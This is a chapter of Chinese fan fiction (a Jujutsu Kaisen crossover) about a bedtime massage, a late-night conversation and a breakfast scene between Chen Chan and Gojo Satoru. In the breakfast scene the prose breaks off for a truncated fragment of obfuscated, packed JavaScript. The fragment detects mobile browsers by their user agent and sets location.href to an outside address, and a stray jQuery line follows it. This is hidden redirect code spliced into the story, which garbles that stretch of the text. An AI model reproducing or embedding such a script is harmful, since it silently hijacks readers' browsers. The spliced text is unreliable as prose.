14.犬吠其主(4)

作品:《我靠氪金成为最强术师的金牌辅助

    经常熬夜的人都知道,生物钟有多么不讲道理。纵然额角发胀、眼眶刺痛,五条悟也照样难以入眠,只能沾在枕头上滚来滚去,蓬松柔顺的发丝被他折腾得像一团枯草。


    这就不是他平常休息的时间。


    “也就是说,现在就算屏蔽你的五感,你也不能马上睡着。”陈潺侧过身体,示意猫咪把头伸过来一些。


    覆盖一层薄茧的柔韧指腹便不轻不重地按在几处穴位上,白色大猫发出惬意的哼声。


    或许是久病成医的关系,怪物非常了解人类的身体构造——当然,病的人不是他,而是偶尔跟执行官组队的人类同僚们。


    说起这个还得感谢五条悟。


    在没接触那部漫画、没见过他之前,指望陈潺去照顾队友,异想天开。现在这套照料人的经验被用在原主身上,也算一种轮回。


    “是啊,很麻烦吧。”五条悟闭着眼睛回答,脑袋还不自觉往陈潺的手里贴。


    陈潺微微停顿,随即很懂事地加重力道。


    他施加的力道越重,就代表五条悟正忍受着多严峻的疼痛——且比他用的力只重不轻。


    猫咪不忿地拖出一个「Ah」音,跟小孩子们情绪起伏时喊出的无意义音节如出一辙。


    “好不容易的休息日!”


    他不满地握住陈潺的手腕,又不让对方停下来。这是很无理取闹的举动,甚至影响按摩。但身边人什么也没说。


    只有一声很轻很轻的笑。


    轻得像幻觉。轻得像一戳就破的肥皂泡,仿佛陈潺这个人从未存在过。


    五条悟陡然攥紧他的手腕。


    不用按摩了,什么都不用做了。


    他只是用力抓着,像刚诞生的婴儿抓住第一个触碰他的东西那样,像没被规则驯化过的孩子抓住喜欢的东西那样。好在怪物也不挣扎,这令人类妥帖许多。


    “不麻烦。”喜欢的东西认真答道,“人类都这样。”


    怪里怪气的概括性口吻,好像把「自己」排除在人群之外。五条悟想起曾经看过的书,某些科学家研究昆虫时也会来一句「这个种类的昆虫天然具备这样的习性。」


    “我不明白你为什么觉得麻烦。”恰似神话生物的紫眼睛望着他,“告诉我?”


    “首先,你帮我做任务。”五条悟列举着,“其次,你帮我是为了让我多休息;最后,我休息不了。”他似乎自己也不明白为什么会假定它是麻烦的,边说边艰难地捋着思路,“你就等于白干了。”


    没有回话,五条悟也没有睁开眼睛,但他知道对方正平和、清醒地注视自己。这是六眼的好处,也是六眼的坏处,对于正在酝酿睡意的人来说,360°无死角的可见度并不是好消息。


    但陈潺给他的感觉并不坏,如果四面八方都是这种玉石一般的目光,那他或许也能睡个很好的觉。就下个偶尔做的梦中,他养着一群五颜六色的狗,它们围在他身边或趴或坐。要是进入大脑的讯息全是这些毛茸茸,那睁着眼睛也能睡着吧。


    鱼就是没有眼皮的生物,因为水对它是好的。


    狗对人也是好的。“啊,真的很想养小狗狗。小狗狗很萌、很可爱,开门就会扒着你的裤脚摇尾巴。”


    话题毫无预兆地转换到宠物频道了,好在听者是人类学全才,什么话都能接住。


    “金毛吗?不过那是大型犬吧。小体型的,据说西高地会好一些,比熊也很可爱,只是毛发需要经常打理。”


    “你发的那个黑色的狗也很不错啊,舌头也是黑的。我头一次见到这种狗。”


    “那是中大型犬。”


    “无所谓啦,反正大的小的我都养不了。蒙眼长腿大帅哥超忙哦。”


    “我的头发也是黑的。”


    五条悟罕见地被说懵了。


    不,也不能说罕见。在这个人面前,他那经常被吐槽的跳脱都得甘拜下风——这个家伙已经完全不是跳线、随意等等词汇能形容的吧?那双眼睛比起工作中的辅助监督还要认真!


    真恐怖啊,这就是天赋型吗?认真地说出他这种职业选手都招架不住的话……


    “你知道吗,前28年只有别人在我面前被噎得说不出话的份。”


    “你不是故意的。”


    看吧。


    正常人在这个时候,大多说些不冷不热的话就搪塞过去了。就连跟自己相处久一些的同期,大概率也是沉默或吐槽。


    少数放得开的则顺下去开更恶劣的玩笑,放不开又恪守礼仪的,则会强行换话题。而这个人的第一反应是为他开脱!


    “而且跟你聊天很顺畅啊。”陈潺说,“被噎住肯定是其他人的问题。或许需要更活络的脑子?我家乡的保健品可能适合他们。”


    “哈哈,这种骗人的东西哪里都会有吧?东京也不缺骗子哦。”“难说,国内外的月亮亦有区分呢。”有什么东西碰了一下手背,颜色如同失去阳光的东京,是陈潺的「天予咒缚」,“让他们花钱买外国保健品,能吃到地域教训。自己上当,比被骗着上当好多了。”


    咒缚的触感很微妙。像雾气,又像海水,但缠绕时又有肉贴肉的柔韧感,不滑腻的章鱼触足、没有鳞的鱼、含水量60%的水母……那不就是人吗?总之,它从背后扣住五条悟的十指,五条悟就得泄力,令掌心和手腕之间空出一点距离,给黑雾栖息。


    “你说话攻击性一直这么强吗?”五条悟问。


    “也可以很礼貌。”


    “嗯嗯,比如暗恋宿傩?还有,我不讨厌说话有个性的人。”


    “我不暗恋宿傩。对他们没有礼貌的必要。”


    “那——谁会有这个殊荣,赢得特级术师、留洋归来、身处高位的陈先生的礼貌?你有一套详细的判定标准的吧?别告诉我是石头剪刀布。”


    “五条悟。”“嗯?”


    “标准。”


    咒缚摩挲着手指内侧,肉被勒出流动的痕迹。十指紧扣的错觉。


    “你是标准呀。”怪物很愉快地弯起嘴角,唱歌似的、即将要飞起来的语调,“然后就是,拥护你的人?喜欢你的人?我认可他们的选择与眼光。”


    “你听起来快要发射到外太空去了。”五条悟说,“早几年你怎么不来呢?”


    “那时候精神不太好。”陈潺说,“忙着在一些该死的生物那里制造破坏呢。”


    ■


    最终是聊着聊着睡过去的,没有屏蔽五感,也没用上任何助眠药物。五条悟也没想到,他居然能在半小时之内沉眠。


    那是几乎吞噬天灵盖的玄妙感觉,眼球胀痛又快活,所有的信息、所有的声音都在距离灵魂半寸之外停驻。仿佛意识也被隔了一层无下限。


    困意的潮汐,居然也能聊着聊着就席卷而来吗?


    六眼持有者从来没有过这样的体验,但他欣然接受。


    “晚安。”身边人说。


    平和的声调,不会消散在空气里,更不是幻觉。


    五条悟不再钳着对方的手腕,他规整地平躺,自有黑色的「咒缚」替他整理被子。


    真方便啊。意识沉沦之前,他想,天予咒缚也有数值膨胀吗?


    ……


    确实有。


    东京时间7:00。


    准时睁眼的白猫望着缠在自己身上、抢走大半原本应该是被子的位置的「咒缚」,如是想到——曾几何时,天予咒缚还只是会耍咒具,现在已经能压床了。


    身边人早已不见踪影,六眼却在空气中隐约读出异样的成分。他站起来——咒缚便如潮水般褪去,蜷在他的脚边,小狗一样走一步跟一步。


    联想到那家伙近乎卖弄似的说自己是黑色头发……


    他会无法直视黑发的,这样可不行。


    身边有不少黑头发的人呢,夜蛾、伊地知、惠……就连悠仁也有一半是黑的。真可怕,不知不觉被黑色系包围了啊。


    猫咪伸着懒腰走出卧室,门是「咒缚」抢先一步打开的,不会打断五条悟的拉伸动作。


    高空水汽的味道、早晨出门特有的寒气,温暖的小麦香气——组成六眼被发觉出的异样,毕竟以往的这个时刻,他的屋子才刚刚苏醒。


    而现在嘛……


    五条悟望向餐桌旁巡视的人。对方换了身衣服,虽说跟昨天是同款,但颜色是开朗的金,硬是给那张没什么表情的脸衬出少年气。35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17316361|198459||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();$(''#content'').append(''


    >啊,话说早了。


    原本平直的面部线条下一秒就柔和起来,陈潺面对五条悟时总是欢迎的。“打扮的很年轻哦。”


    “你喜欢就很好。”对方打了个响指,盘在自己脚边的「咒缚」便蛇一样蜿蜒着爬回去,融入陈潺体内,“我打算这几天把头发染成金色。”


    金色……金毛?


    五条悟头一次痛恨自己长了个过于聪明的大脑。


    “嗯嗯,很好的审美。但我觉得不用,你已经很帅气了。”


    真染成金色,我会无法直视七海的。


    “好。”对方沉思一会,“那染发的事之后再说。桌子上是三明治和甜牛奶,从左往右甜度依次递增,你感兴趣吗?”


    五条悟无可无不可地点点头,本来早餐就没有多少时间,他并不挑剔。


    ■


    洗漱、换衣,按部就班地完成这一切。


    亮点是早餐。最低甜度的牛奶跟高糖曲奇搭配起来,味道出奇优秀。


    五条悟眼睛一口气吃了好几块,吃得眼睛亮亮的。


    腻了有三明治、舌头舒服了就换牛奶曲奇……总之,这是一顿很合六眼与他心意的早餐。


    虽然他是甜党啦,但也不是只会吃糖的。


    “明天我要吃汉堡。”理所应当地提出要求,“要甜芝士配番茄片,不要酸黄瓜。”反正对方总会答应。


    不会有惊愕的目光、也不会反对,更不会有居高临下的纵容——包容胡闹的小孩子那样。


    陈潺只会说:好。然后做到。


    果不其然,“好。”


    没有多余的情绪,听到要求,并出自私心完成它。


    五条悟想,他或许知道为什么陈潺会说「我不明白你为什么觉得麻烦」了。


    ——这个人完全乐在其中。


    陈潺拉开一张椅子,也坐在桌旁,但是什么都不吃。问就是吃过了——确实吃了,出门逛一圈吃了两只三级咒灵。


    大都市里的恨意来的太轻松了,有恨面包店为什么不上架网络爆款的、有恨街上为什么有红绿灯的,只要你有双慧眼,到哪都不缺诅咒吃。


    毕竟窗的效率非常糟糕,一般不出人命都发现不了。


    陈潺双腿交叠,专心致志地盯五条悟吃饭。盯得白发术师后来用他的眼睛当镜子,检查自己嘴角是否有食物残渣。


    结果当然是没有,五条家主的行为习惯非常良好。


    但还是仔细擦拭一番。


    “今天有什么需要我做的?”


    就在五条对着紫眸自我检查的时候,陈潺主动提问。


    “把势力上交。”五条悟刚说完,面前就摆了部手机。


    果然跟昨晚联系总监部的不是同一部啊。


    他点着通讯录,这次上面不是脑残了,而是一个一个标注着咒力等级的人类。


    ?


    白发术师惊讶地抬眼,对面的人平静地点了点头。


    “咒术界效率太低了。”陈潺解释道,“你如果不这么忙,会发现更多有潜力的人。这里的人,”他点了点手机,“水平上限大多在「窗」那个级别。”


    人命和满大街找人才相比,让五条悟选一万次都会选择前者。而说得难听点,整个咒术界真正做实事的、真正能做出有用的事情的,也只有五条悟。


    六眼术士拿起喝空的玻璃杯,跟其他甜度的牛奶依次碰撞。


    “窗也很好啊、非常好!”五条悟高兴极了,“我们已经缺乏一个可靠的检测组织太久了——十个任务里有五个是错判、剩下的跟地雷游戏一样动不动就紧急情况,太多低级术师都葬身在里面了——介意我把它交付给信任的人操作吗?你知道的,我很忙。”


    伊地知洁高真能办得来吗?这么繁重的工作。


    陈潺深表怀疑,他沉吟一会,最终还是选择相信人类的潜力。


    “只要他吃得消。”怪物说。


    “真可怕,你不会知道我在说谁吧?”


    “如果你有遍及全国、乃至海外的私人「窗」,你也会知道的。”


    陈潺拿起最高甜度的牛奶,跟五条悟手里的空杯子碰了碰,随之一饮而尽。


    “现在它是你的了。”